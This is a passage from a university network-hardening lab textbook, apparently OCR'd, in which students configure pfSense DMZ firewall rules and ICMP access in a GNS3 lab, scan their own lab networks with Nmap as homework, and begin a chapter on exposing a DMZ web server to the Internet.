


Figure 26 – Add alias for internet addresses

3.2. ***Save*** and ***Apply Changes***

4. Using the top ribbon menu, select ***Firewall–>Rules–>DMZ***

4.1. Select ***Add*** and adjust the properties as follows in Figure 27 below

Option	Value
Action	Pass
Interface	DMZ
Address Family	IPv4
Protocol	TCP/UDP
Source	Address or Alias (some versions say single host or alias)
Source Address	DMZ_Internet_Enabled_Hosts (it looks like it only takes numbers, but you can type in an alias name)
Destination	Any
Description	Allow DMZ Internet access
Destination Port Range	**Value**
From	(other)
Custom	Internet_Ports
To	(other)
Custom	Internet_Ports




Figure 27 – Add DMZ rule

4.2. *Save* and *Apply Changes*




Figure 28 – Rules are set

Phase VII – ICMP

If you were working ahead, you might have noticed that you can't ping from the webserver to the ISP_Test_IP. Remember, we opened some ports, but Ping is a function of ICMP that doesn't use ports. We need a separate Alias to allow this.

1. Navigate back to *Firewall –> Rules–>DMZ*

    1.1. Add another rule below the others with the following settings:

Option	Value
Action	Pass
Interface	DMZ
Address Family	IPv4
Protocol	ICMP
ICMP Subtypes	Any
Source	DMZ net (DMZ subnets)
Destination	Any
Description	Allow for Pings

1.2. *Save* and *Apply Changes*

2. Verify that you now have three firewalls in place for the DMZ network




Figure 29 – DMZ firewall rules

3. Test the communication of the network as it currently stands

3.1. From the Webserver, ping the External PC

> **NOTE:** You can try pinging Google (8.8.8.8) if your NAT cloud is working correctly, but don't worry if you cannot.

3.2. From PC1, ping the webserver (it should be successful)

3.3. From the External PC, ping the Webserver…




Figure 30 – External PC failed to see the webserver

> Failure! The external PC cannot communicate with our DMZ, whether we try to ping or view the default Apache webpage. So, how are people going to be able to reach our web server?

End of Lab

Deliverables

Four screenshots are required to receive credit for completing this exercise:

- Screenshot of the GNS3 workspace with all devices placed and labeled (Phase II)
- Screenshot of the pfSense services dashboard after DHCP has been set up (Phase III)
- Screenshot of the web server successfully pinging a LAN PC and the Management PC (Phase IV)
- Screenshot of the three rules for the DMZ (Phase VII)

Homeworks

This is an introductory lab, so there is only one homework assignment.
Assignment 1 – Scan the networks using Kali Linux and Nmap

- Import a Kali Linux VM into the GNS3 environment. Use the same network settings as the other devices used in this chapter.
- Attach a cable from the Kali machine to a switch and run Nmap, looking for active IP addresses and open ports. (type man nmap at the command prompt to read instructions about using nmap)
    - Screenshot of ISP switch
    - Screenshot of Management Switch
    - Screenshot of DMZ switch
    - Screenshot of LAN Switch

RECOMMENDED GRADING CRITERIA:

- four screenshots
    - ISP machine (you can't scan the NAT cloud) reports no open ports
    - Management has open ports
    - DMZ has open ports
    - LAN has open ports

NOTE: If you don't get the exact screenshots above, then take screenshots and propose a theory of why your results differ from what is expected. All the recommended grading criteria work as expected, so stating something like, "I set things up wrong," is insufficient to explain what is happening. Use Wireshark at various points to provide insight into what is happening with your lab environment.




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 34

Network Hardening - pfSense Internet

DANTE ROCCA; MATHEW J. HEATH VAN HORN, PHD; AND JACOB CHRISTENSEN

The previous chapter had you add a pfSense server and configure the Intranet side to allow some normal network traffic on the network. This chapter specifically addresses the firewall configurations to access the outside Internet.

Estimated time for completion: 60 minutes

LEARNING OBJECTIVES

- Allow internet hosts to reach the DMZ without reaching the LAN

PREREQUISITES

- Chapter 31 – pfSense Intranet

DELIVERABLES

- Screenshot of NAT rules
- Screenshot of the Ubuntu Server webpage accessed from an internet host

RESOURCES

- We consolidated information from a wide variety of resources. However, three sources stand out as being particularly helpful to this lab and we want to recognize them here:
    - Saifudeen Sidheeq – "How to Configure PfSense DMZ Setup? | Step by Step" – https://getlabsdone.com/how-to-configure-pfsense-dmz-setup/
    - Frank at WunderTech – "How to Set Up a DMZ in pfSense" – https://www.wundertech.net/how-to-set-up-a-dmz-in-pfsense/
    - Nikhath K – "pFSense DMZ Setup Guide" – https://bobcares.com/blog/pfsense-dmz-setup/

CONTRIBUTORS AND TESTERS

- Calvin Lindemann, Cybersecurity Student, ERAU-Prescott
- Morgan Finch, Cybersecurity Student, ERAU-Prescott
- Sarah Davis, Cybersecurity Student, ERAU-Prescott
- Eliana Seitz, Cybersecurity Student, ERAU-Prescott
- Tyler Jane McClure, Cybersecurity Student, ERAU-Prescott

Phase I – Setting up the Lab

We will take up where we left off with the following lab configuration. Ensure you have completed the previous lab before starting this one.




Figure 1 – Final GNS3 network

Phase II – Allow Inbound Access

The primary purpose of having a web server is to enable visitors from the Internet to access the information you have placed on the web server. Our internal users can reach the web service, which can be helpful, but potential Internet visitors cannot. We will make some assumptions and declare our public IP address as 192.168.122.X

(replace X with whatever address DHCP assigned you) and our private web server IP address as 20.0.0.5. We need to forward traffic from the public interface to our internal machine.

1. Open GNS3 and load the lab from the previous chapter

2. Open the pfsense GUI from the Management Desktop

NOTE: As a reminder, the default username is ***admin,*** and the default password is ***pfsense***. If you changed it when completing the previous chapter, you are on your own.

3. Due to the way GNS3 works, we will need to allow private networks in the firewall

   3.1. Go to ***Interfaces–>ISP***

   3.2. Scroll down this page and uncheck ***Block private networks and loopback addresses,*** and uncheck ***Block bogon networks***

   NOTE: This isn't something you would do on a real network. A "bogon" is jargon for a bogus network, meaning it is an IP that the IANA has not yet delegated. Both rules are set by default to prevent malicious actors who pretend to be from a non-existent network from getting traffic through the firewall. However, GNS3 uses bogons behind the scenes to manage connectivity.

   3.3. ***Save*** and ***Apply Changes***

